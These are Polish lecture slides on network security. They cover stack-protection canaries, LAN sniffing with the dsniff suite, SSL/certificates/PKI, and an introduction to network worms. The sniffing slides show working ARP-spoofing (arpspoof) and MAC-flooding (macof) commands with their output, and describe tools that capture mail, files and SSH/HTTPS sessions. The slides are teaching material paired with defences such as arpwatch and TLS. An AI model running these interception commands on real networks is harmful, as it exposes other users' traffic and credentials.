- wartość kontrolna (kanarek)
- modyfikacja układu zmiennych
- kopiowanie argumentów

Zapobieganie: SSP

Stos przy zwykłej kompilacji

Stos przy kompilacji z opcją SSP

W sumie...

- Można znaleźć dużo informacji o lukach umożliwiających przepełnienie bufora.
- I pewnie dlatego dużo trudniej znaleźć informację o faktycznym włamaniu tym sposobem.

Bezpieczeństwo w sieci lokalnej

Arkadiusz Konior

Bezpieczeństwo w sieci lokalnej

- Możliwości podsłuchiwania/przechwytywania ruchu sieciowego
- Narzędzie dsniff
- Demonstracja dzialania
- Metody przeciwdzialania – TSL/SSL, certyfikaty, PKI

Podsłuchiwanie/ przechwytywanie ruchu sieciowego

- sniffer - jest to program komputerowy, którego zadaniem jest przechwytywanie i ewentualne analizowanie danych przepływających w sieci.
- Przyklady: tcpdump, sniffit, ethereal, hunt, etthercap, dsniff


Podsłuchiwanie/ przechwytywanie ruchu sieciowego

- Shared Ethernet (połaczony hub'em)
  - *promiscuous mode*

```
# ifconfig eth0 promisc
# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:13:02:23:92:8C
          inet addr:192.168.2.100  Bcast:192.168.2.255  Mask:255.255.255.0
          inet6 addr: fe80::213:2ff:fe23:928c/64 Scope:Link
          UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:238628 errors:0 dropped:294 overruns:0 frame:0
          TX packets:48325 errors:0 dropped:0 overruns:0 carrier:106
          collisions:0 txqueuelen:1000
          RX bytes:94366978 (89.9 MiB)  TX bytes:17340250 (16.5 MiB)
          Interrupt:177 Base address:0xa000 Memory:feaff000-feafffff
```

Podsłuchiwanie/ przechwytywanie ruchu sieciowego

- Switched Ethernet
  - ARP spoofing




Podsłuchiwanie/ przechwytywanie ruchu sieciowego

- Switched Ethernet
  - ARP spoofing

```
192.168.2.100 # arpspoof -t 192.168.2.102 192.168.2.1
0:13:2:23:92:8c 0:8:2:2f:ae:eb 0806 42: arp reply 192.168.2.1 is-at 0:13:2:23:92:8c
0:13:2:23:92:8c 0:8:2:2f:ae:eb 0806 42: arp reply 192.168.2.1 is-at 0:13:2:23:92:8c
...
```

Podsłuchiwanie/ przechwytywanie ruchu sieciowego

- Switched Ethernet
  - ARP spoofing



Podsłuchiwanie/ przechwytywanie ruchu sieciowego

- Switched Ethernet
  - ARP spoofing – przeciwdziałanie: arpwatch

```
#  arpwatch  -d

From: arpwatch (Arpwatch lizar-laptop)
To: root
Subject: flip flop eth0

            hostname: <unknown>
          ip address: 192.168.2.1
           interface: eth0
    ethernet address: 0:13:2:23:92:8c
     ethernet vendor: <unknown>
old ethernet address: 0:e:2e:93:18:5b
 old ethernet vendor: Edimax Technology Co., Ltd.
           timestamp: Monday, January 8, 2007 11:18:22 +0100
  previous timestamp: Sunday, January 7, 2007 21:57:10 +0100
               delta: 13 hours
```

Podsłuchiwanie/ przechwytywanie ruchu sieciowego

- Switched Ethernet
  - MAC Flooding

```
# macof
2:7b:1f:7:83:8b 21:5b:25:38:1d:aa 0.0.0.0.40053 > 0.0.0.0.57009: S 880201449:880201449(0) win 512
1e:d7:88:1c:d9:8d d5:37:76:5f:34:46 0.0.0.0.31529 > 0.0.0.0.54064: S 1119645695:1119645695(0) win
512
7b:c5:e7:30:3f:3f d1:f6:d0:35:4a:45 0.0.0.0.16731 > 0.0.0.0.30310: S 33984151:33984151(0) win 512
...
```

Pakiet dsniff

- dsniff – pakiet narzedzi do penetrowania sieci. W skład wchodzą:
  - arpspoof
  - dnsspoof
  - dsniff
  - filesnarf
  - macof
  - mailsnarf
  - tcpkill
  - tcpnice

Pakiet dsniff

- dsniff – pakiet narzedzi do penetrowania sieci. W skład wchodzą:
  - urlsnarf
  - webspy
  - sshmitm
  - webmitm

Pakiet dsniff

- Arpspoof - Przekierowuje pakiety wysyłane przez nadawcę do adresata tak, ze po drodze przechodzą one przez komputer intruza. Dzięki temu możliwe jest sniffowanie w sieciach z przełącznikami.

Pakiet dsniff

- Dnsspoof - Wysyła sfałszowane odpowiedzi na zapytania DNS (przydatne przy atakach typu man in the middle).

Pakiet dsniff

- Dsniff - Sniffer wyposażony w możliwość interpretowania wielu popularnych protokółów, takich jak FTP, Telnet, SMTP, HTTP, POP, poppas, NNTP, IMAP, SNMP, LDAP, Rlogin, RIP, OSPF, PPTP MS-CHAP, NFS, VRRP, YP/NIS, SOCKS, X11, CVS, IRC, AIM, ICQ, Napster, PostgreSOL, Meeting, Maker, Citrix ICA, Symantec pcAnywhere, NAI Sniffer, Microsoft SMB, Oracle SQL Net, Sybase.

Pakiet dsniff

- Filesnarf- Narzędzie zapisujące pliki przesyłane przy użyciu protokołu NFS.

Pakiet dsniff

- Macof - Narządzie służące do przepełniania pamięci switcha (MAC flooding). Powoduje to, że switch zaczyna działać jak zwykły hub - co ułatwia sniffowanie.

Pakiet dsniff

- Mailsnarf - Zapisuje emaile przesyłane przy użyciu protokołów POP i SMTP.

Pakiet dsniff

- Msgsnarf - Zapisuje treści wiadomości przesyłanych przy użyciu komunikatorów internetowych i IRC-a.

Pakiet dsniff

- Tcpkill - Zamyka połączenia TCP.

Pakiet dsniff

- tcpnice – Zwalnia (zmniejsza szybkość) połączenia TCP.

Pakiet dsniff

- urlsnarf - Wypisuje adresy URL znalezione w sniffowanym ruchu HTTP.

Pakiet dsniff

- webspy - Przekazuje znalezione adresy URL do lokalnej przeglądarki Netscape, pozwalając na śledzenie (w czasie rzeczywistym) stron, po których surfuje ofiara.

Pakiet dsniff

- sshmitm - Program będący serwerem pośredniczącym dla połączeń SSH (jednocześnie je snifuje).

Pakiet dsniff

- webmitm - Program będący serwerem pośredniczącym dla połączeń HTTP i HTTPS przekierowanych przez dnsspoof (jednocześnie je snifuje).

Metody przeciwdziałania

- TSL/SSL
- Certyfikaty
- PKI

SSL

SSL – system nawiązywania bezpiecznego połączenia między dwoma gniazdami, obejmujący:


- negocjowanie parametrów połącznia
- uwierzytelnianie klienta i serwera
- poufną komunikację
- ochronę intergralności danych

SSL

Warstwa aplikacji (HTTP)
Warstwa bezpieczeństwa (SSL)
Warstwa transportowa (TCP)
Warstwa sieciowa (IP)
Warstwa łącza danych (PPP)
Warstwa fizyczna (model, ADSL, telewizja kablowa)


Warstwowy model przeglądarki wykorzystującej protokół SSL

SSL



RYSUNEK 8.47. Uproszczony schemat nawiązywania bezpiecznego połączenia w ramach protokołu SSL

SSL



RYSUNEK 8.48. Transmisja danych w ramach protokołu SSL

Certyfiakty


- CA (Certification Authority) – powiązanie klucza publicznego z nazwą jego właściciela
- X.509 (RFC 3280) format certyfikatu

Certyfiakty

```
Certificate:
   Data:
       Version: 1 (0x0)
       Serial Number: 7829 (0x1e95)
       Signature Algorithm: md5WithRSAEncryption
       Issuer: C=ZA, ST=Western Cape, L=Cape Town, O=Thawte Consulting cc,
               OU=Certification Services Division,
               CN=Thawte Server CA/Email=server-certs@thawte.com
       Validity
           Not Before: Jul  9 16:04:02 1998 GMT
           Not After : Jul  9 16:04:02 1999 GMT
       Subject: C=US, ST=Maryland, L=Pasadena, O=Brent Baccala,
                OU=FreeSoft, CN=www.freesoft.org/Email=baccala@freesoft.org
       Subject Public Key Info:
           Public Key Algorithm: rsaEncryption
           RSA Public Key: (1024 bit)
               Modulus (1024 bit):
                   00:b4:31:98:0a:c4:bc:62:c1:88:aa:dc:b0:c8:bb:
                   33:35:19:d5:0c:64:b9:3d:41:b2:96:fc:f3:31:e1:
                   66:36:d0:8e:56:12:44:ba:75:eb:e8:1c:9c:5b:66:
                   70:33:52:14:c9:ec:4f:91:51:70:39:de:53:85:17:
                   16:94:6e:ee:f4:d5:6f:d5:ca:b3:47:5e:1b:0c:7b:
                   c5:cc:2b:6b:c1:90:c3:16:31:0d:bf:7a:c7:47:77:
                   8f:a0:21:c7:4c:d0:16:65:00:c1:0f:d7:b8:80:e3:
                   d2:75:6b:c1:ea:9e:5c:5c:ea:7d:c1:a1:10:bc:b8:
                   e8:35:1c:9e:27:52:7e:41:8f
               Exponent: 65537 (0x10001)
   Signature Algorithm: md5WithRSAEncryption
       93:5f:8f:5f:c5:af:bf:0a:ab:a5:6d:fb:24:5f:b6:59:5d:9d:
       92:2e:4a:1b:8b:ac:7d:99:17:5d:cd:19:f6:ad:ef:63:2f:92:
       ab:2f:4b:cf:0a:13:90:ee:2c:0e:43:03:be:f6:ea:8e:9c:67:
       d0:a2:40:03:f7:ef:6a:15:09:79:a9:46:ed:b7:16:1b:41:72:
       0d:19:aa:ad:dd:9a:df:ab:97:50:65:f5:5e:85:a6:ef:19:d1:
       5a:de:9d:ea:63:cd:cb:cc:6d:5d:01:85:b5:6d:c8:f3:d9:f7:
       8f:0e:fc:ba:1f:34:e9:96:6e:6c:cf:f2:ef:9b:bf:de:b5:22:
       68:9f
```

PKI

- PKI (Public Key Infrastructure)



Robaki sieciowe

Wanda Niemyska

O czym będzie ta część?

- Co to są robaki sieciowe?
- Rzut oka na historię.
- Przykłady konkretnych robaków.
- Trochę statystyk o robakach.
- Jak bronić się przed robakami?
- Systemy NIDS.
- Prezentacja programu Snort.
- Systemy IPS – 2 słówka.

Co to są robaki komputerowe?

Robak komputerowy to samoreplikujący się program, podobny do wirusa komputerowego.

Co to są robaki komputerowe?

Wirus potrzebuje nosiciela, zwykle jakiegoś pliku wykonywalnego, który modyfikuje, doczepiając do niego swój kod wykonywalny.

Robak jest pod tym względem samodzielny. Rozprzetrzenia się we wszystkich sieciach podłączonych do zarażonego komputera poprzez wykorzystywanie luk w systemie operacyjnym oraz naiwności użytkownika.

Co to są robaki komputerowe?

Oprócz replikacji, robak może mieć wbudowane procedury dodatkowe, takie jak m.in:

- niszczenie plików;
- wysyłanie poczty (przeważnie spamu);
- pełnienie roli „backdoora” lub „konia trojańskiego”;

(backdoor – luka w zabezpieczeniech systemu utworzona umyślnie w celu późniejszego wykorzystania)

Rzut oka na historię

Termin '**robak**' został stworzony przez autora powieści science-fiction **Johna Brunnera**. Pojawił się w wydanej w roku **1975** powieści pt. „**Shockwave Rider**”.

Bohater powieści, utalentowany programista, stworzył programy komputerowe zdolne do samodzielnego rozprzestrzeniania się, które torowały sobie drogę przez globalną sieć komputerową.

Rzut oka na hostorię

Pierwsze robaki **Creeper** i **Reaper** pojawiły się w **1970** roku w sieci **Arpanet**.

Pierwszym robakiem sieci **Internet** był napisany przez **Roberta Tappana Morrisa Jr**
robak składający się z trzech tysięcy linii kodu, który został wypuszczony "na wolność" 2 listopada **1988**.

Robak Morrisa

